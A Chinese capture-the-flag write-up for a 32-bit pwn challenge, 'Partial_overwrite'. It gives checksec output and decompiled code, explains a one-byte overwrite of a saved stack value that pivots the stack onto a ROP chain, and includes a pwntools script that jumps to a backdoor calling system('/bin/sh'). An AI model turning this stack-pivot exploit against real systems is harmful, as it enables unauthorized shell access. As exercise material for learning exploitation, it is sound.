✓ 题目

Partial_overwrite


✓ 分析

```
-Zer0:bin$ checksec Partial_overwrite
[*] '/home/zer0/Tools/Ctf-tools/delivery/pwn5/bin/Partial_overwrite'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   char s; // [sp+8h] [bp-30h]@1
4
5   write(1, "Welcome to Partial_overwrite\n", 0x1Du);
6   fgets(&s, 45, stdin);
7   return 0;
8 }
```

IDA View-A | Pseudocode-A

```
1 int backdoor()
2 {
3   return system("/bin/sh");
4 }
```



✓ 漏洞点

通过分析，我们知道该程序存在后门但不存在栈溢出，不过 fgets 读入可以覆盖 ebp-0x4 内存的最低位，并且该值赋值给了 esp，可以通过低位写的方式劫持 esp 到栈上，同时我们需要再栈上布置好我们的 ROP，具体见 exp

✓ exp

```python
#! /usr/bin/python3
from pwn import *
#context.log_level = 'debug'

ret_addr = 0x0804831a #0x0804833a
system_addr = 0x0804849b #0x080484cb

r = process('./Partial_overwrite')
r.recvuntil("Partial_overwrite\n")

#gdb.attach(r)
shellcode = flat(
    [ret_addr]*10,
    system_addr )

r.send(shellcode)
r.interactive()
```

```
18
19
```